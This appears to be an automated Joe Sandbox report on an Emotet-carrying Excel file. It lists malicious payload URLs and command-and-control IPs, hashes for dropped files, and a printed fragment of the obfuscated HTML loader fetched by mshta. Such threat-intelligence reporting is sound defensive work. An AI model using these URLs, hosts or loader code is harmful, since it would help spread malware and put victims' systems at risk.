Name	Malicious	Antivirus Detection	Reputation
http://91.240.118.172/gg/ff/fe.png	true	• Avira URL Cloud: malware	unknown
http://jurnalpjf.lan.go.id/assets/iM/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.html	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://maxtdeveloper.com/okw9yx/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://it-o.biz/bitrix/xoDdDe/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.inablr.com/elenctic/f	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://totalplaytuxtla.com/sitio/DgktL3zd/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://hostfeeling.com/wp-admin/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://gardeningfilm.com/wp-content/pcMVUYDQ3q/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com/ll	mshta.exe, 00000004.00000003.441443397.000000003AAE000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.420217264.0000000003AAE000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.446302477.0000000003AAE000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://property-eg.com/mlzkir/97v/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000006.00000002.684983623.000000000362E000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low
http://91.240.118.172/gg/ff/fe.pngPE3	powershell.exe, 00000006.00000002.684983623.000000000362E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.protware.com/	mshta.exe, 00000004.00000002.446348661.0000000003CAA000.00000004.00000010.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://jurnalpjf.lan.go.id/asset	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://maxtdeveloper.com/okw9yx/Gc28ZX/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://bimesarayenovin.ir/wp-adm	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.htmlhttp://91.240.118.172/gg/ff/fe.html	mshta.exe, 00000004.00000003.422456833.0000000032D5000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://hostfeeling.com	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://daisy.sukoburu-secure.com	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://it-o.biz/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://activetraining.sytes.net/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.inablr.com/elenctic/fMFtRrbsEX1gXu3Z1M/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://gudangtasorichina.com/wp-content/GG01c/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://gudangtasorichina.com/wp	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://daisy.suk	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlngs	mshta.exe, 00000004.00000002.445509209.0000000002BB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.443936246.00000000002B6000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlb	mshta.exe, 00000004.00000002.445492110.000000000029E000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.172/gg/ff/fe.htmld	mshta.exe, 00000004.00000003.420330399.0 0000000002E0000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlmshta	mshta.exe, 00000004.00000002.445452336.0 000000000260000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmlWinSta0	mshta.exe, 00000004.00000002.445452336.0 000000000260000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.html_	mshta.exe, 00000004.00000002.445492110.0 00000000029E000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://hostfeeling.com/wp-admin/4XsjtOT7cFHvBV3HZ/PE3	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://property-eg.com/mlzkir/97v/PE3	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://property-eg.com/mlzkir/9	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 0000006.00000002.684983623.000000000362E 000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://91.240.118.172/gg/ff/fe.htmll	mshta.exe, 00000004.00000002.446063365.0 0000000039DB000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://jurnalpjf.lan.go.id	powershell.exe, 00000006.00000002.685196 853.00000000037CA000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.protware.com	mshta.exe, 00000004.00000003.420738023.0 000000003A2C000.00000004.00000020.000200 00.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.protware.comP	mshta.exe, 00000004.00000003.420287820.0 000000003A31000.00000004.00000020.000200 00.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://activetraining.sytes.net/libraries/8s/PE3	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.htmlfunction	mshta.exe, 00000004.00000003.423260829.0 0000000032DD000.00000004.00000800.000200 00.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://totalplaytuxtla.com/sitio	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://maxtdeveloper.com/okw9yx/Gc28ZX/	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://it-o.biz/bitrix/xoDdDe/	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.677562 211.00000000002AE000.00000004.00000020.0 0020000.00000000.sdmp	false		high
http://https://gudangtasorichina.com/wp-content/GG01c/	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://totalplaytuxtla.com/sitio/DgktL3zd/	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://activetraining.sytes.net/libraries/8s/	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.p	powershell.exe, 00000006.00000002.684983 623.000000000362E000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://gardeningfilm.com/wp-cont	powershell.exe, 00000006.00000002.685146 256.0000000003785000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://jurnalpjf.lan.go.id/assets/iM/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.172/gg/ff/fe.htmlB	CJ68000754184.xls.0.dr	true		unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000002.677562211.00000000002AE000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.protware.com/r	mshta.exe, 00000004.00000003.441588224.000000003A9D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.446294886.0000000003A9D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.420167396.0000000003A9D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.443804667.0000000003A9D000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://bimesarayenovin.ir/wp-admin/G1pYGL/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://bimesarayenovin.ir/wp-admin/G1pYGL/	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://daisy.sukoburu-secure.com/8plks/v8lyZTe/PE3	powershell.exe, 00000006.00000002.685146256.0000000003785000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleanerhttp://w	powershell.exe, 00000006.00000002.677314579.0000000000260000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
195.154.133.20	unknown	France		12876	OnlineSASFR	true
185.157.82.211	unknown	Poland		42927	S-NET-ASPL	true
212.237.17.99	unknown	Italy		31034	ARUBA-ASNIT	true
79.172.212.216	unknown	Hungary		61998	SZERVERPLEXHU	true
110.232.117.186	unknown	Australia		56038	RACKCORP-APRackCorpAU	true
173.214.173.220	unknown	United States		19318	IS-AS-1US	true
212.24.98.99	unknown	Lithuania		62282	RACKRAYUABRakrejusLT	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
138.185.72.26	unknown	Brazil		264343	EmpasoftLtdaMeBR	true
178.63.25.185	unknown	Germany		24940	HETZNER-ASDE	true
160.16.102.168	unknown	Japan		9370	SAKURA-BSAKURAInternetIncJP	true
81.0.236.90	unknown	Czech Republic		15685	CASABLANCA-ASInternetCollocationProviderCZ	true
103.75.201.2	unknown	Thailand		133496	CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH	true
216.158.226.206	unknown	United States		19318	IS-AS-1US	true
45.118.115.99	unknown	Indonesia		131717	IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID	true
51.15.4.22	unknown	France		12876	OnlineSASFR	true
159.89.230.105	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
162.214.50.39	unknown	United States		46606	UNIFIEDLAYER-AS-1US	true
103.206.244.105	jurnalpjf.lan.go.id	Indonesia		131111	CEPATNET-AS-IDPTMoraTelematikaIndonesiaID	false
200.17.134.35	unknown	Brazil		1916	AssociacaoRedeNacionaldeEnsinoePesquisaBR	true
217.182.143.207	unknown	France		16276	OVHFR	true
107.182.225.142	unknown	United States		32780	HOSTINGSERVICES-INCUS	true
51.38.71.0	unknown	France		16276	OVHFR	true
45.118.135.203	unknown	Japan		63949	LINODE-APLinodeLLCUS	true
50.116.54.215	unknown	United States		63949	LINODE-APLinodeLLCUS	true
131.100.24.231	unknown	Brazil		61635	GOPLEXTELECOMUNICACOESEINTERNETLTDA-MEBR	true
46.55.222.11	unknown	Bulgaria		34841	BALCHIKNETBG	true
41.76.108.46	unknown	South Africa		327979	DIAMATRIXZA	true
173.212.193.249	unknown	Germany		51167	CONTABODE	true
45.176.232.124	unknown	Colombia		267869	CABLEYTELECOMUNICACIONESDECOLOMBIASASCABLETELCOC	true
178.79.147.66	unknown	United Kingdom		63949	LINODE-APLinodeLLCUS	true
212.237.5.209	unknown	Italy		31034	ARUBA-ASNIT	true
162.243.175.63	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
176.104.106.96	unknown	Serbia		198371	NINETRS	true
207.38.84.195	unknown	United States		30083	AS-30083-GO-DADDY-COM-LLCUS	true
164.68.99.3	unknown	Germany		51167	CONTABODE	true
164.90.147.135	hostfeeling.com	United States		14061	DIGITALOCEAN-ASNUS	true
192.254.71.210	unknown	United States		64235	BIGBRAINUS	true
212.237.56.116	unknown	Italy		31034	ARUBA-ASNIT	true
104.168.155.129	unknown	United States		54290	HOSTWINDSUS	true
45.142.114.231	unknown	Germany		44066	DE-FIRSTCOLOwwwfirst-colonetDE	true
203.114.109.124	unknown	Thailand		131293	TOT-LLI-AS-APTOTPublicCompanyLimitedTH	true
209.59.138.75	unknown	United States		32244	LIQUIDWEBUS	true
159.8.59.82	unknown	United States		36351	SOFTLAYERUS	true
129.232.188.93	unknown	South Africa		37153	xneeloZA	true
91.240.118.172	unknown	unknown		49453	GLOBALLAYERNL	true
58.227.42.236	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
158.69.222.101	unknown	Canada		16276	OVHFR	true
104.251.214.46	unknown	United States		54540	INCERO-HVVCUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562418
Start date:	28.01.2022
Start time:	21:17:27
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CJ68000754184.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@21/9@2/48
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 18.4% (good quality ratio 15.8%) • Quality average: 66.5% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target mshta.exe, PID 2812 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 2408 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:18:22	API Interceptor	61x Sleep call for process: mshta.exe modified
21:18:25	API Interceptor	442x Sleep call for process: powershell.exe modified
21:19:08	API Interceptor	70x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\JooSee.dll

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	548864
Entropy (8bit):	6.980517956334168
Encrypted:	false
SSDEEP:	12288:B2AavzUBPSczbeeTLjvWyMwWd3DYr6i64/:OUBPSczbeeTnvqZDWA
MD5:	74D1C2A27C684005BDFCE89A1A5618B4
SHA1:	033C28F6D209BA26560E472FEA70DDF740435EA0
SHA-256:	34347D89E1A340EDC48F050CDDD15CB1E3B1702932887AEA3D97D0D0BFFE4DE8
SHA-512:	E0A9010A2AAB912D48672F0DBD30E65664CAE4DA12B4E5444FB5AD8262E4099FFD08E15113871B3EA76EFA07F2F307319ACD699CE49F83CDF2C7734EBDE360A2
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\JooSee.dll, Author: Joe Security
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....hs.a,..2,..2,..2...2&..2...27..2,..2...2...26..2...2...2...2...2...2-..2...2-..2...2-..2Rich,..2.....PE..L...>..a.....!.....P.....`.....@-..R...4.....PV.....0N..... ....@.....`.....@.....text...9E.....P..... ..`.rdata.....`.....`.....@..@.data....e...0...0...0.....@....rsrc...PV.....`...`.....@..@.reloc..b... .....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\fe[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11054
Entropy (8bit):	6.200485074224619
Encrypted:	false
SSDEEP:	192:aY5CkQ90FfYdjqQa2XdytMHsygv2nscEYD63lWAG7orUzAaENQaCBlm1Zhvkz29c:aY4kBBOjqQrXdHHsyg8sCr0UznQQasYS
MD5:	DD20B97330028BCB6BF98D97C47028D9
SHA1:	D58D97589A97FBD3B1216ED76C4918113F4B7B25
SHA-256:	4E945D89F45065FBA3B3318DD8CB3EFF9991CB6F8038168D221B862810E84D21
SHA-512:	AF4979B61257330E763B0C450575859D678F6950EF42783C87B2D9ED84130E4651CF58FBEF40E4C0BD3217B957A807337475F85C2610C24317C05DE98AC31A88

Malicious:	false
IE Cache URL:	http://91.240.118.172/gg/ff/fe.html
Preview:	.....<html><head><meta http-equiv='x-ua-compatible' content='EmulateIE9'><script>l1l=document.documentMode||document.all;var f9f76c=true;ll1=document.layers;lll=window.sidebar;f9f76c=(!(l1l&&ll1)&&!(!l1l&&!ll1&&!lll));l_ll=location+'';l11=navigator.userAgent.toLowerCase();function ll1(l1l){return l11.indexOf(l1l)>0?true:false};llI=ll1('kht')|ll1('per');f9f76c|=llI;zLP=location.protocol+'0FD';mY2KcI8HWQPA8=new Array();q52Li668M68pR=new Array();q52Li668M68pR[0]='%6D\170%38%38%33%34%34%41' ;mY2KcI8HWQPA8[0]='.<.!.D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. .'.-./.W.3.C~..D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~..E.N."~.~\n.t.p.:~..w~B...w.3...o.r.g./.T.R./.x~\n~..1./~..D~N~P.l.1.-.t~-~/~1~3~5.l...d.t.d.".>.<~W. .x~.~/.=."~=~?~A~C~E~G~l./.1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t.>.e.v~6.(.u.n.e}..a.p.e.(.\'}..\\.1.6.2.%.2.0}

C:\Users\user\AppData\Local\Temp\476C.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false
Preview:	.....>.....

C:\Users\user\AppData\Local\Temp\~DFBED7E8D1868A8AC5.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	3.5189161831469296
Encrypted:	false
SSDEEP:	768:wvsk3hbdlylKsgqopeJBWhZFGkE+cMLxAAIZNSEVLG:w0k3hbdlylKsgqopeJBWhZFGkE+cMLx3
MD5:	06A30014EFAE12913C829BE85DD271EC
SHA1:	D19ADB2B308E5BC2C3E102DA72B2C22ADAF7563D
SHA-256:	2ACF233FC4C70929CE7081E3F9C544AD26656E9AC8BC64B25AA9B0CCCABA05C9
SHA-512:	E8BBC35960CC00962E744169521B702DD3C0B35BC248D4E3968DDCA9585BF21D0B43169F34EED7DF06426B4995E61653F5DD0F882F6F058FB6A010D708B0D27
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFD084F18BE955AE17.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5771325831414917
Encrypted:	false
SSDEEP:	96:chQCcMqAqvsqvJCwoqz8hQCcMqAqvsEHyqvJCworAzIuYtHRUVh/lUV0A2:cidoqz8iFHnorAzI1UVhHA2
MD5:	739473D4AA0429FF1319C5EB227EAAD3
SHA1:	CA575798F0BD07E2CD11E918FE367D6E716CAF54
SHA-256:	01ACBA9C38F360BBE15FA5B86E5C313A206BF0E68230FF1E40598E5144547DD2
SHA-512:	EB20B6E62892E550C89B0117D5689DC093DEB6B65C43366C399DD93E0AC78BF9F5578E43151CB34E9F4FD1D69B4D74C5E7DC25A1BC4B6438EFC84F55273C49C
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k..... ....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....: ((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S"...Programs..f.....:...S".*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.. .....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k...:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\9HHY8DPM6GW1G0VNKTXL.temp

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5771325831414917
Encrypted:	false
SSDEEP:	96:chQCcMqAqvsqvJCwoqz8hQCcMqAqvsEHyqvJCworAzIuYtHRUVh/lUV0A2:cidoqz8iFHnorAzI1UVhHA2
MD5:	739473D4AA0429FF1319C5EB227EAAD3
SHA1:	CA575798F0BD07E2CD11E918FE367D6E716CAF54
SHA-256:	01ACBA9C38F360BBE15FA5B86E5C313A206BF0E68230FF1E40598E5144547DD2
SHA-512:	EB20B6E62892E550C89B0117D5689DC093DEB6B65C43366C399DD93E0AC78BF9F5578E43151CB34E9F4FD1D69B4D74C5E7DC25A1BC4B6438EFC84F55273C49C
Malicious:	false
